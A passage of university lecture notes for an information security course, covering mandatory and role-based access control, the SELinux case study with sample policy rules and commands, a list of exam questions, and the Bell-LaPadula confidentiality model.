- Query 2:
  - `sum_salary(age > 40 & position = teacher)`
  - Should not be answered as Matt's salary can be deduced
  - Can be represented as an ACM

Name	Position	Age	Salary
Celia	Teacher	45	40K
Leonard	Teacher	50	50K


## Mandatory Access Control (MAC)

- In mandatory access control (MAC), **the system (and not the users) specifies which subjects can access specific data objects.**
- The MAC model is based on **security labels**. Subjects are given a **security clearance (secret, top secret, confidential, etc.)** and data objects are given a **security classification (secret, top secret, confidential, etc.)**. The clearance and classification data are stored in the security labels, which are bound to the specific subjects and objects.
- When the system is making an access control decision, **it tries to match the clearance of the subject with the classification of the object.** For example, if a user has a security clearance of secret, and he requests a data object with a security classification of top secret, then the user will be denied access because his clearance is lower than the classification of the object.
- **The MAC model is usually used in environments where confidentiality is of utmost importance, such as a military institution.**
- Examples of the **MAC-based commercial systems are SELinux and Trusted Solaris.**
- Better security than DAC
- Permissions are assigned by a central authority according to a central policy
  - Good fit within organizations with a strong need for central controls
  - Low flexibility and high management overhead
  - Mandatory Access Control in use
  - Often linked to multi-level security systems
    - E.g. Government-regulated secrecy systems, military applications
  - Modern operating systems, to separate applications and processes
    - E.g. Windows' *Mandatory Integrity Control*, SELinux, TrustedBSD




### Role-Based AC


- A user has access to an object based on the assigned role.
- Roles are defined based on job functions.
- Permissions are defined based on job authority and responsibilities within a job function.
- Operations on an object are invoked based on the permissions.
- The object is concerned with the user's role and not the user.



- Access based on 'role', not identity
- Many-to-many relationship between users and roles
- Roles often static



- Many organizations base access control decisions on “**the roles that individual users take on as part of the organization**”.
- They prefer to centrally control and maintain access rights that reflect the organization’s protection guidelines.
- With RBAC, role-permission relationships can be predefined, which makes it simple to assign users to the predefined roles.
- The combination of users and permissions tend to change over time, the permissions associated with a role are more stable.
- RBAC concept supports three well-known security principles:
  - **Least privilege**
  - **Separation of duties**
  - **Data abstraction**
- Access control in organizations is based on “**roles that individual users take on as part of the organization**”
- A role is “**is a collection of permissions**”



- **Access depends on role/function, not identity**
  - Example: Allison is **bookkeeper** for Math Dept. She has access to financial records. If she leaves and Betty is hired as the new **bookkeeper**, Betty now has access to those records. The role of “bookkeeper” dictates access, not the identity of the individual.


### Advantages of RBAC

- Allows Efficient Security Management
  - Administrative roles, Role hierarchy
- Principle of least privilege allows minimizing damage
- **Separation of Duties** constraints to prevent fraud
- Allows grouping of objects
- **Policy-neutral - Provides generality**
- Encompasses DAC and MAC policies


Is RBAC a discretionary or mandatory access control?

- RBAC is **policy neutral**; however individual RBAC configurations can support a mandatory policy, while others can support a discretionary policy.
- **Role Hierarcies**
- Role Administration

### RBAC (NIST Standard)




An important difference from classical models is that **Subject** in other models corresponds to a **Session** in RBAC



### Hierarchical RBAC


Role of Specialist could contain the roles of Doctor and Intern. members of the role Specialist are implicitly associated with the operations associated with the roles Doctor and Intern without the administrator having to explicitly list the Doctor and Intern operations. Moreover, the roles Cardiologist and Rheumatologist could each contain the Specialist role.



Core RBAC (relations)

- $Permissions = 2^{Operations \times Objects}$
- $UA \subseteq Users \times Roles$
- $PA \subseteq Permissions \times Roles$
- *assigned\_users*:  $Roles \rightarrow 2^{Users}$
- *assigned\_permissions*:  $Roles \rightarrow 2^{Permissions}$
- $Op(p)$ : set of operations associated with permission p
- $Ob(p)$ : set of objects associated with permission p
- *user\_sessions*:  $Users \rightarrow 2^{Sessions}$
- *session\_user*:  $Sessions \rightarrow Users$
- *session\_roles*:  $Sessions \rightarrow 2^{Roles}$ 
  - $session\_roles(s) = \{r \mid (session\_user(s), r) \in UA\}$
- *avail\_session\_perms*:  $Sessions \rightarrow 2^{Permissions}$

### RBAC with General Role Hierarchy



**RBAC with General Role Hierarchy**

- *authorized\_users*: Roles  $\rightarrow 2^{\text{Users}}$   

$$\text{authorized\_users}(r) = \{u \mid r' \geq r \ \& \ (r', u) \in UA\}$$
  - *authorized\_permissions*: Roles  $\rightarrow 2^{\text{Permissions}}$   

$$\text{authorized\_users}(r) = \{p \mid r' \geq r \ \& \ (p, r') \in PA\}$$
  - RH Roles x Roles is a partial order
    - called the inheritance relation
    - written as  $\geq$ .
- $(r_1 \geq r_2) \rightarrow \text{authorized\_users}(r_1) \subseteq \text{authorized\_users}(r_2) \ \& \ \text{authorized\_permissions}(r_2) \subseteq \text{authorized\_permissions}(r_1)$

**case study SELinux**

Why Linux?

Linux is an open source project with many developers; therefore:

- Provides an opportunity for more research.
- Allows application/testing in a mainstream OS.
- Improves security in an existing OS.

Why SELinux?

- Security-Enhanced Linux
- Uses the Linux Security Modules (LSM) framework to implement flexible Mandatory Access Control (MAC) in the Linux kernel.
- Restricts privileges of user programs and system servers using security labels and an administratively-defined policy.

What is SELinux?

- Developed by NSA(National Security Agency)
  - Released in 2000
- Adds additional security capabilities to Linux
- Maintains compatibility with existing software
- “Designed to enforce separation of information based on confidentiality and integrity requirements.”
- Open source
  - GPL

**SELinux Security Models**

- Type Enforcement (TE)
  - Confine processes (subjects) to domains by using security contexts.
- Role-based Access Control (RBAC)
  - Recognizes that users often need to move from 1 domain to another. RBAC rules explicitly allow roles to move from one domain to another
  - Users are assigned to one or more roles
  - Roles indicate which type domains a user may access
  - Similar to traditional Unix uid
  - Used to separate privileges
  - Each daemon may have its own role
  - Example roles include system\_r, sysadm\_r, user\_r
  - Role transitions must be defined

- Multi-Level Security
  - Enforce Bell-LaPadula security model.
  - Users allowed to read at one level cannot read at higher levels. Also users allowed to write at 1 level are not allowed to write at a lower level. (Ensures that secure information does not propagate to lower levels.)

## Policies

- A policy is a set of rules which specifies allowable behavior
- Strict versus targeted
  - Enumerating good versus bad behavior
  - No “default permit”
- Defines
  - Types for file objects
  - Domains for processes
  - Roles
  - User identities
- Highly configurable with booleans

Configuration consists of:

- Flask definitions
- TE and RBAC declarations and rules
- User declarations
- Constraint definitions
- Security context specifications.

```

[root@s50 policy]# /usr/sbin/sestatus -v
SELinux status:                enabled
SELinuxfs mount:              /selinux
Current mode:                  enforcing
Policy version:               18

Policy booleans:
allow_yppbind                  active
dhcpd_disable_trans           inactive
httpd_disable_trans           inactive
httpd_enable_cgi              active
httpd_enable_homedirs         active
httpd_ssi_exec                active
httpd_unified                 active
named_disable_trans           inactive
named_write_master_zones      inactive
nscd_disable_trans            inactive
ntpd_disable_trans            inactive
portmap_disable_trans         inactive
snmpd_disable_trans           inactive
squid_disable_trans           inactive
syslogd_disable_trans         inactive
ypbind_disable_trans          inactive
  
```

- Based on a strong, flexible mandatory access control architecture based on Type Enforcement, a mechanism first developed for the LOCK system
- Theoretically, can be configured to provide high security.
- In practice, mostly used to confine daemons like web servers
  - They have more clearly defined data access and activity rights.
  - They are often targets of attacks
  - A confined daemon that becomes compromised is thus limited in the harm it can do.
- Ordinary user processes often run in the unconfined domain
  - not restricted by SELinux, but still restricted by the classic Linux access rights.

### SELinux Terminology

- Subject: A domain or process.
- Object: A resource (file, directory, socket, etc.).
- Types: A security attribute for files and other objects.
- Roles: A way to define what “types” a user can use.
- Identities: Like a username, but specific to SELinux.
- Contexts: Using a type, role and identity is a “Context.”  
Context is -> Identities : role : type

### SELinux Allow Rule


- Source type(s) Usually the domain type of a process attempting access
- Target type(s) The type of an object being accessed by the process
- Object class(es) The class of object that the specified access is permitted
- Permission(s) The kind of access that the source type is allowed to the target type for the indicated object classes

### Rule Example1:

allow user\_t bin\_t : file {read execute getattr};


->A process with a domain type of user\_t can read, execute, or get attributes for a file object with a type of bin\_t

**Figure 2-1. A depiction of an allow rule**






## Rule Example2 : passwd program in linux



## SELinux LSM Module



```

~]$ ls -Z /usr/bin/passwd
-rwsr-xr-x.  root root  system_u:object_r:passwd_exec_t:s0/usr/bin/passwd

~]$ ls -Z /etc/shadow
-----,  root root  system_u:object_r:shadow_t:s0/etc/shadow
    
```

**SELinux policies:**  
 -applications running in the passwd\_t domain can access files labeled with the shadow\_t type  
 -the passwd\_t domain can be entered from the passwd\_exec\_t type

### SELinux Commands

- Policy Control
  - checkpolicy (check and create a new policy)
  - load\_policy
  - setfiles
  - restorecon
  - chcon

- semanage
- Process related context information (in man)
  - ftpd\_selinux
  - named\_selinux
  - rsync\_selinux
  - httpd\_selinux
  - nfs\_selinux
  - samba\_selinux
  - kerberos\_selinux
  - nis\_selinux
  - ypbind\_selinux

## Example

- Execute the command “ls -Z /usr/bin/passwd”
  - This will produce the output:
 

```
-r-s---x---x root root
system_u:object_r:passwd_exec_t /usr/bin/passwd
```
  - Using this provided information, we can then create TE rules to have a domain transition.
- Three rules are required to give the user the ability to do a domain transition to the password file:
  - **allow user\_t passwd\_exec\_t : file {getattr execute};**
    - Lets user\_t execute an execve() system call on passwd\_exec\_t
  - **allow passwd\_t passwd\_exec\_t : file entry point;**
    - This rule provides entry point access to the passwd\_t domain, entry point defines which executable files can “enter” a domain.
  - **allow user\_t passwd\_t : process transition;**
    - The original type (user\_t) must have transition permission to the new type (passwd\_t) for the domain transition to be allowed.
- This isn't very useful by itself since the user would have to specifically say that they want a domain transition. This is where type transition rules are used.
- To create a domain transition by default the following rule is created:
  - type\_transition user\_t passwd\_exec\_t : process passwd\_t;
  - The type\_transition rule indicates that by default on an execve() system call, if the calling process' domain type is user\_t and the executable file's type is passwd\_exec\_t a domain transition to a new domain type (passwd\_t) will be attempted
- A type\_transition rule causes a domain transition to be attempted by default, but it does not allow it, that's why the other 3 rules had to be created

## Model Questions:

1. Define Information Security.
2. What are the Information Security components? Explain in detail.
3. What are the measures to protect the confidentiality of information?
4. What are the characteristics of CIA triangle?  
What are the characteristics of Information Security?
5. Explain NSTISSC Security Model with neat diagram.
6. What are the components of information system?
7. Explain in detail about need of security functions.
8. What is a threat?
9. Explain the categories of Threat in detail.
10. What are the four types of Intellectual property?
11. What is software piracy?
12. What is Shoulder Surfing?
13. What are Hackers?
14. What are the levels of hackers?
15. What is a Phreaker?
16. What is Malicious code?
17. What are the types of virus?
18. What is worm?
19. What are trojan horses?
20. What is a polymorphic threat?
21. What are Hoaxes?
22. What are the attack replication vectors?
23. What is a brute force attack?
24. What are sniffers?
25. What is technological obsolescence?
26. What is an attack?
27. Explain the types of Attacks in detail
28. What do you mean by access control?
29. What are the types of access control policies?
30. Explain in detail about the Access control matrix with neat diagram.
31. Explain Discretionary Access Control in detail.
32. Explain Mandatory Access Control in detail.
33. Explain Role-Based Access Control in detail.
34. What are the security models in SELinux.
35. Explain in detail about SELinux with example.
36. Give the SELinux commands.

# MODULE II


## CS472 - Principles of Information Security

### Module II

Security policies and models - Confidentiality policies - Bell-LaPadula model, Integrity policies - Biba model, Clark-Wilson models, Chinese wall model, waterfall model

#### Security policies and models

The security policy provides the abstract goals and the security model provides the do's and don'ts necessary to fulfill the goals



#### Security Policy

- Outlines the security requirements for an organization.
- It is an abstract term that represents the objectives and goals a system must meet and accomplish to be deemed secure and acceptable.
- It is a set of rules and practices that dictates how sensitive information and resources are managed, protected, and distributed.
- Expresses what the security level should be by setting the goals of what the security mechanisms are supposed to accomplish.
- Provides the framework for the systems' security architecture.
- **Security Policy:** "Subjects need to be authorized to access objects."

#### Security Model


- Is a symbolic representation of a policy, which
  - Outlines the requirements needed to support the security policy and how authorization is enforced.
  - Maps the abstract goals of the policy to information system terms by specifying explicit data structures and techniques that are necessary to enforce the security policy.
  - Maps the desires of the policymakers into a set of rules that computer system must follow.
- Is usually represented in mathematics and analytical ideas, which are then mapped to system specifications, and then developed by programmers through programming

## MODULE II

---

codes.

- Derive the mathematical relationships and formulas explaining how  $x$  can access  $y$  only through outlined specific methods.
- Develop specifications to provide a bridge to what this means in a computing environment and how it maps to components and mechanisms that need to be coded and developed.
- Write the program code to produce the mechanisms that provide a way for a system to use access control lists and give administrators some degree of control. This mechanism presents the network administrator with a GUI representation, like check boxes, to choose which subjects can access what objects, within the operating system.



**Goals of Confidentiality Policies**

- Confidentiality Policies emphasize the protection of confidentiality.
- Confidentiality policy also called information flow policy, prevents unauthorized disclosure of information.
- Example: Privacy Act requires that certain personal data be kept confidential. E.g., income tax return info only available to IRS and legal authority with court order. It limits the distribution of documents/info.
- Multi-level security models are best-known examples
  - Bell-LaPadula Model basis for many, or most, of these


**Bell-LaPadula Model**

- Funded by the U.S. government, Bell-LaPadula model is the first mathematical model of a multilevel security policy.
- Developed in 1970s
- Formal model for access control
- Subjects and objects are assigned a security class

- Form a hierarchy and are referred to as security levels
- Is a state machine model that enforce the confidentiality aspects of access control, but not with integrity or availability
- A subject has a security **clearance** (permission)
- An object has a security **classification** (ordering)
- Security classes control the manner by which a subject may access an object
- All mandatory access control (**MAC**) model are based on the Bell-LaPadula model.
- The **Bell–LaPadula Model** (BLP) is a state machine **model** used for enforcing access control in government and military applications
- Security levels arranged in linear ordering
  - **Top Secret: highest**
  - **Secret**
  - **Confidential**
  - **Unclassified: lowest**
- BLP deals with **confidentiality** -- to prevent unauthorized reading
- Recall that O is an object, S a subject
  - Object O has a classification (ordering)
  - Subject S has a clearance (permission)
- Security level denoted L(O) and L(S)
- Levels consist of security clearance L(s)
- Objects have security classification L(o)
- **Clearance Level:**
  - **Top Secret: highest**
    - In-depth background check; highly trusted individual
  - **Secret**
    - Routine background check ; trusted individual
  - **Confidential (for office use only)**
    - No background check, but limited distribution; minimally trusted individuals
  - **Unclassified: lowest(public)**
    - Unlimited distribution
    - Untrusted individuals


### **Bell-LaPadula Idea : No read up, no write down**

- BLP consists of: 3 properties
- The **Simple Security Property** states that a subject at a given security level **may not read** an object at a higher security level.
- The **\* (star) Property** states that a subject at a given security level **may not write** to any object at a lower security level.
  - **These two properties based on MAC**
- The **Discretionary Security Property** uses an [access matrix](#) to specify the discretionary access control(**DAC**).



▪ Model of Bell-LaPadula:

- No read up
  - No write down (“\*-property”)
- } Confidentiality



- **\*-Property (Star Property):**
  - Subject *S* can write object *O* only if
    - $L(O)$  dominates  $L(S)$ ; ie  $L(S) \leq L(O)$
  - information can flow from  $L(S)$  to  $L(O)$
  - No write down

**Reading Information – Simple Security Condition**

- Information flows *up*, not *down*
  - “Reads up” disallowed, “reads down” allowed
- Subject *S* can read object *O* only if
  - $L(S)$  dominates  $L(O)$  ; ie,  $L(O) \leq L(S)$
- The simple security property ensures that a **subject** with a lower **level** of security **cannot read** an **object** with a **higher level of security**. This property is also known as no read up.
  - Subject *s* can read object *o* iff  $L(s) \text{ dom } L(o)$  and *s* has permission to read *o*
    - Note: combines mandatory control (relationship of security levels) and discretionary control (the required permission)
  - **Sometimes called “no reads up” rule**




**Writing Information - Star Property**

- Information flows up, not down
  - “Writes up” allowed, “writes down” disallowed
- \*-Property
  - This property states that a subject at one level of confidentiality is not allowed to write information to a lower level of confidentiality. This is also known as “no write down.”
  - Subject  $S$  can write object  $O$  only if
    - $L(O)$  dominates  $L(S)$ ; ie  $L(S) \leq L(O)$
  - Subject  $s$  can write object  $o$  iff  $L(o) \text{ dom } L(s)$  and  $s$  has permission to write  $o$ 
    - Note: combines mandatory control (relationship of security levels) and discretionary control (the required permission)
  - Sometimes called “no writes down” rule
  - Strong star \* property—This property states that a subject cannot read/write to object of higher/lower sensitivity.

**DISCRETIONARY ACCESS CONTROL**

- **ds-property** : An individual (or role) may grant to another individual (or role) access to a document based on the owner’s discretion, constrained by the MAC rules.
- A subject can exercise only accesses for which it has the necessary authorization and which satisfy the MAC rules.
- A user cannot give away data to unauthorized persons.

*The Bell-LaPadula Model*

